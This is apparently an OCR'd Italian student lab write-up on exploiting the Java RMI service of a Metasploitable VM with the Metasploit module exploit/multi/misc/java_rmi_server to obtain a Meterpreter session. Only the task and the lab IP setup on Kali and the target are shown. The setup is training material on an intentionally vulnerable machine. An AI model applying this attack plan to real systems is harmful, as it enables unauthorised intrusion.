Hamine Khalil ashraf


Traccia:La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 ? Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono: • La macchina attaccante ?KALI) deve avere il seguente indirizzo IP? 192.168.11.111 • La macchina vittima ?Metasploitable) deve avere il seguente indirizzo IP? 192.168.11.112 • Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete. 2) informazioni sulla tabella di routing della macchina vittima

Preparazione:


- Target:Metaspotable
- Servizio vulwmrabile : Java RMI
- Modulo exploit: : exploit/Multi/misc/java_rmi_server

- Come prima parte configuro IP della Kali Linux e della metaspotable

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:d2:a8:92 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fed2:a892/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255
.0 up
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:d2:a8:92 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fed2:a892/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```


File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
5:12
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo ip addr add 192.168.11.111/24 dev eth0
[sudo] password for kali:
(kali㉿kali)-[~]
$ sudo ip link set eth0 up
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:04:42:0f brd ff:ff:ff:ff:ff:ff
inet 192.168.1.13/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
valid_lft 86080sec preferred_lft 86080sec
inet 192.168.11.111/24 scope global eth0
valid_lft forever preferred_lft forever
inet6 fe80::7a11:6e1d:6531:f4a/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ sudo ip link set eth0 up

